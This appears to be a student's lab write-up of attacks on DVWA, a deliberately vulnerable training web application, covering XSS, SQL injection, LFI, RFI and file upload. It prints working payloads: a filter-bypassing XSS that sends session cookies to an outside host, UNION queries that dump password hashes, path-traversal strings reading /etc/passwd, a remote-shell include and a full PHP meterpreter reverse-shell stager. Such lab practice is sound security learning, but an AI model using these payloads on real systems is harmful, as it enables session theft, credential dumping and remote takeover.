**Attack on web application ‘DVWA’**

In this assignment I will look at the various different attacks on web applications and will be attempting to carry them out.

For this task I will use a vunerable web application called DVWA.

DVWA is a vunerable web application which Is designed for secuirty purposes in which an individual can test skills in a legal environment.

I will attempt to carry out the following;

* File uploads
* XSS (reflected) on multiple difficulties
* XSS (Stored) on medium difficulty
* SQL Injection on multiple difficulties
* LFI
* RFI

Note: IP address of host machine have been changed during the course of testing due failures in some tasks

**XSS reflected (medium difficulty)**


The string replace now replaces all instance of script.



As we now know the programme will attempt to get rid of the <script> tag I used the following to attempt to bypass this.


<scr<script>ipt>alert("You have been hacked")</script>. (So the website will neglect the red code).

After running the command I can see a similar message as when I was attempting on low difficulty.




After entering the following on DVWA application;

<scr<script>ipt>window.location='http://10.0.2.15:1337/?cookie=' + document.cookie</script>




Kali shows the following information from DVWA;




An attacker could use the cookies to login to a vunerable site.

<scr<script>ipt>window.location='http://10.0.2.15:1337/?cookie=' + document.cookie</script>


I set up a python -m SimpleHTTPServer 1337 which was listening for a connection from DVWA



<http://10.0.2.15:1337/?cookie=security=medium;%20PHPSESSID=rmknc47b6vp02rgou1fk5v15u6> (what is inputted on web server)



Kali now shows the cookie information for the website




An attacker could use the cookies to login to a vunerable site.

**SQL Injection (easy)**

The code has no validation on the parameter I provide. So in the sql statement I can input some code to find a vunerability.







To determine how many columns I attempted ' ORDER BY 1 # etc until I entered ' ORDER BY 3 # which gave the following.




So I have established there are two columns.

INPUT ' UNION SELECT user, password FROM users#




It is now displaying each user and their password. We can use kali to see how to crack this password. (MD5)

The password 21232f297a57a5a743894a0e4a801fc3needs decryption.



The following shows the password is ‘admin’

**SQL Injection (High)**






INPUT; 1' UNION SELECT user, password FROM users#


Which outputs the following;

Now this shows all passwords of all users in the surname field.


**LFI low;**



I tested it to see if It can read a common file such as /etc/passwd. This wouldn’t only be limited to the /etc/passwd file rather on any file which has read privileges. Shown in figure1.




Another test I carried out was ../../../../../../etc/mysql/my.cnf which is shown as;



**LFI medium;**

String replacers being used according to source code. It will attempt to remove ../ or ..\




To overcome this; ....//....//hackable/flags/fi.php. By adding the extra ../ it will leave me with .../../hackable/flags/fi.php. which outputs the following;




**RFI medium**


$file = str\_replace( array( "http://", "https://" ), "", $file ); shows that the code doesn’t acknowledge captial characters so I will attempt to change http to Http.




I set a nc listener with the port 9000.



I then executed as the source code didn’t acknowledge captial characters. http://10.0.2.15/dvwa/vulnerabilities =Http://10.0.2.15:9000/shell.php




Which provided me with a shell on my host machine



**File upload;**


I set up msvenom with the following cmd;

msfvenom -p php/meterpreter/ \_tcp LPORT=4444 -f raw



Which then gave me a php script which I saved to the file exploit.php;

<?php /\*\*/ error\_reporting(0); $ip = '10.0.2.15'; $port = 4444; if (($f = 'stream\_socket\_client') && is\_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s\_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is\_callable($f)) { $s = $f($ip, $port); $s\_type = 'stream'; } if (!$s && ($f = 'socket\_create') && is\_callable($f)) { $s = $f(AF\_INET, SOCK\_STREAM, SOL\_TCP); $res = @socket\_connect($s, $ip, $port); if (!$res) { die(); } $s\_type = 'socket'; } if (!$s\_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s\_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket\_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s\_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket\_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock\_type'] = $s\_type; if (extension\_loaded('suhosin') && ini\_get('suhosin.executor.disable\_eval')) { $suhosin\_bypass=create\_function('', $b); $suhosin\_bypass(); } else { eval($b); } die(); ?>

****

